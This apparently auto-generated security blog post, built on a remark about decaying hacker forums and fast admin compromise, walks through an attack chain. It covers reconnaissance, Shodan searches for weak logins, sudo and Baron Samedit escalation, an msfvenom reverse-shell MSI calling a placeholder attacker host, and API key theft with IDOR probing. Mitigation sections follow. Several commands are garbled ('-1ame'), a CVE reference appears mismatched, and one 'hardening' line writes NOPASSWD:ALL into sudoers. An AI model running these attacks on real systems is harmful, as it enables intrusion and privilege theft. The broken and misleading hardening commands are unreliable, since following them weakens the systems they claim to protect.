Listen to this Post
Introduction:

In 2026, the golden age of underground hacker forums has decayed into a cesspool of recycled exploits, low-effort script-kiddie posts, and infostealer spam. Yet, as Sam Bent – a former DNM admin and DEFCON speaker – notes, “14 seconds of recon is all it takes” to compromise admin privileges on countless modern systems. This paradox highlights a critical cybersecurity truth: while threat intelligence sharing has degraded, basic misconfigurations, exposed credentials, and weak identity controls remain rampant. Attackers no longer need zero-days; they need OSINT discipline and a few well-aimed commands.
Learning Objectives:
– Perform rapid OSINT reconnaissance to identify admin‑exposed endpoints and leaked credentials.
– Execute privilege escalation vectors on misconfigured Linux/Windows systems within minutes.
– Harden cloud identity and API security to block the “14‑second admin” attack path.
You Should Know:
1. Rapid Reconnaissance – The 14‑Second Admin Pipeline
Attackers don’t spend hours scanning. They automate discovery of low‑hanging fruit. Below is a step‑by‑step workflow that mimics how an adversary would pivot from zero knowledge to admin in under a minute.
What this does:
Leverages public OSINT tools, search engines, and passive DNS to locate exposed admin panels, default credentials, and leaked `.env` files.
Step‑by‑step guide (Linux):
 1. Find subdomains with admin panels
amass enum -d target.com -o subs.txt
cat subs.txt | httpx -path "/admin" -status-code -mc 200,401,403

 2. Search GitHub for accidentally committed secrets
git clone https://github.com/trufflesecurity/trufflehog.git
trufflehog github --org=target_org --entropy=True

 3. Check for default creds on discovered panels (use responsibly)
nmap -p 80,443,8080,8443 --script http-default-accounts target.com

 4. Query Shodan for exposed RDP/SSH with weak auth
shodan search 'port:22 "Ubuntu" "password"'
shodan search 'port:3389 "Windows Server" "Authentication: enabled"'
Windows equivalent (PowerShell):
 Passive recon via DNS
Resolve-DnsName -1ame admin.target.com
 Leaked credential search in registry (post‑compromise)
reg query HKLM /f password /s
Mitigation:
Enforce IP allowlisting for admin panels, rotate all default credentials, and implement secret scanning in CI/CD pipelines.
2. Privilege Escalation – From User to Admin in 5 Clicks
Once a low‑privilege foothold is gained (e.g., via leaked API key), attackers abuse misconfigured sudo, scheduled tasks, or Windows LSA secrets.
Linux – Sudo misconfiguration exploit:
 Check what sudo commands you can run without password
sudo -l
 If you see `(ALL, !root) /usr/bin/systemctl` – bypass via wildcard
sudo systemctl status 'root/'  old CVE-2019-15752
 More reliable: exploit CVE-2021-3156 (Baron Samedit) if unpatched
python3 exploit.py
Windows – Unquoted service path & AlwaysInstallElevated:
 Find unquoted service paths
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\\Windows\\"
 Check AlwaysInstallElevated (both registry keys)
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
 If set to 1, craft malicious MSI:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=attacker LPORT=4444 -f msi -o evil.msi
msiexec /quiet /i evil.msi
Mitigation:
Apply least privilege, regularly audit sudoers and Windows service ACLs, and deploy LAPS for local admin password rotation.
3. Cloud & API Security – The New Admin Backdoor
In 2026, most “admin” compromises occur via API keys left in client‑side code or overly permissive IAM roles.
Step‑by‑step API exploitation:
 Extract API keys from JavaScript bundles
curl -s https://target.com/main.js | grep -E 'api[_-]?key|apikey|secret' -i

 Test for IDOR on admin endpoints
curl -X GET "https://api.target.com/v1/admin/users?user_id=1" -H "X-API-Key: LEAKED_KEY"
 Manipulate user_id to 0 or 999 – often returns admin list

 AWS IAM privilege escalation via misconfigured policies
aws sts assume-role --role-arn "arn:aws:iam::123456789012:role/AdminRole" --role-session-1ame "hack"
Cloud hardening commands (Azure):
 Restrict management ports to just admin IPs
az network nsg rule update --1sg-1ame admin-1sg --resource-group prod --1ame Allow-RDP --source-address-prefixes YOUR_IP

 Enforce MFA on all privileged roles
az rest --method patch --url "https://graph.microsoft.com/v1.0/policies/authenticationMethodsPolicy/authenticationMethodConfigurations" --body '{"@odata.type":"microsoft.graph.x509CertificateAuthenticationMethodConfiguration","state":"enabled"}'
4. Why Hacker Forums in 2026 Are a “Sad Way” – And What Replaced Them
Sam Bent’s critique points to a real shift: underground forums (e.g., RaidForums successors, Dread) are overrun with infostealer logs, cracked RATs, and beginner “how to hack Instagram” posts. Quality 0‑day and advanced persistence techniques have moved to private Telegram/Matrix channels and invite‑only collectives.
Indicators of forum decay:
– 90% of “leaked databases” are old or fake.
– Tutorials copy‑pasted from 2020 GitHub repos.
– Account sellers pushing Discord token loggers.
What works today instead of forums:
– OSINT automation with Maltego and SpiderFoot.
– Leak monitoring via Dehashed or IntelX.
– Real‑time C2 collaboration using Mythic or Havoc on private servers.
Practical OSINT replacement:
 Search historical breach data for target emails
python3 dehashed-cli.py -e [email protected] -p

 Map internal infrastructure via certificate transparency logs
curl -s "https://crt.sh/?q=%25.target.com&output=json" | jq '.[].name_value' | sort -u
5. Defending the 14‑Second Admin Path – A Blue Team Playbook
Reducing time‑to‑admin requires eliminating low‑hanging fruit. Implement these controls today.
Linux hardening (one‑liners):
 Disable password sudo, force key‑based auth only
sed -i 's/^%sudo./%sudo ALL=(ALL:ALL) NOPASSWD:ALL  DISABLED/' /etc/sudoers && echo "%sudo ALL=(ALL:ALL) ALL" >> /etc/sudoers.d/secure

 Lock down SSH
echo "PermitRootLogin no" >> /etc/ssh/sshd_config && systemctl restart sshd

 Monitor for new setuid binaries
auditctl -w /usr/bin -p wa -k setuid_change
Windows Group Policy (PowerShell):
 Block local admin logins from network
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -1ame "LocalAccountTokenFilterPolicy" -Value 0

 Enable Windows Defender Attack Surface Reduction rules
Add-MpPreference -AttackSurfaceReductionRules_Ids 92E97FA1-2EDF-4470-BDD6-9DD0B090DD0D -AttackSurfaceReductionRules_Actions Enabled

 Enforce LAPS
Set-LapsADComputerSelfPermission -Identity "target-pc"
Cloud – GCP example (forcing short‑lived tokens):
gcloud iam workload-identity-pools create-cred-config --disable-extended-credentials
gcloud compute instances list --filter="status:running" --format="table(name,zone)" | awk '{print "gcloud compute ssh admin@"$1}'
What Undercode Say:
– Key Takeaway 1: Time‑to‑admin is shrinking not because of advanced exploits, but because basic hygiene failures (default creds, unpatched sudo, exposed API keys) remain pervasive. The “14‑second” claim is hyperbole for a targeted attack, but tool‑assisted recon can indeed yield admin access in minutes.
– Key Takeaway 2: The decay of hacker forums in 2026 forces beginners into low‑quality infostealer scenes, while serious operators migrate to closed enclaves. This bifurcation makes public threat intelligence less reliable – defenders must focus on internal telemetry and proactive red teaming rather than relying on forum scrapes.
Analysis (10 lines):
Sam Bent’s observation resonates with anyone monitoring underground spaces since 2020. Forums have become noise factories – filled with malware‑sold‑as‑service and recycled RAT tutorials. The real “sad way” is that even script kiddies can now buy admin access via infostealer logs for $10. Defenders mistakenly assume attackers need sophistication, but the 2026 reality is that adversaries simply replay yesterday’s misconfigurations. The 14‑second window forces a shift: blue teams must implement real‑time detection of privilege escalation patterns (e.g., unexpected `sudo` usage, API token abuse) rather than relying on signature‑based tools. Ironically, the decline of forums might temporarily reduce low‑skill attacks, but the remaining actors are more covert and dangerous. For SOC analysts, this means tuning alerts for lateral movement over CVE scanning. For cloud engineers, it means enforcing short‑lived credentials and just‑in‑time admin access. The lesson? Stop chasing zero‑days and start fixing your `sudoers` file.
Prediction:
– -1 Increased compartmentalization of exploit trading – As public forums rot, threat intelligence sharing becomes more difficult, widening the gap between well‑resourced defenders and everyone else. Small businesses without darknet access will be hit hardest by private, unmonitored attack campaigns.
– -1 Rise of “recon‑as‑a‑service” – Attackers will automate the 14‑second workflow into cheap API tools that deliver admin panel URLs and leaked credentials on demand. This will flood the lower tier of cybercrime, raising overall breach volume.
– +1 Mandated fast‑patching of misconfigurations – Regulatory bodies (e.g., SEC, NIS2) will impose sub‑hour remediation SLAs for known misconfigurations like default creds or exposed admin panels. This could finally force organizations to eliminate low‑hanging fruit, neutering the 14‑second attack vector.
▶️ Related Video (62% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Sam Bent](https://www.linkedin.com/posts/sam-bent_14-seconds-to-get-admin-some-times-14-seconds-ugcPost-7468106621970169856-Y3H-/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


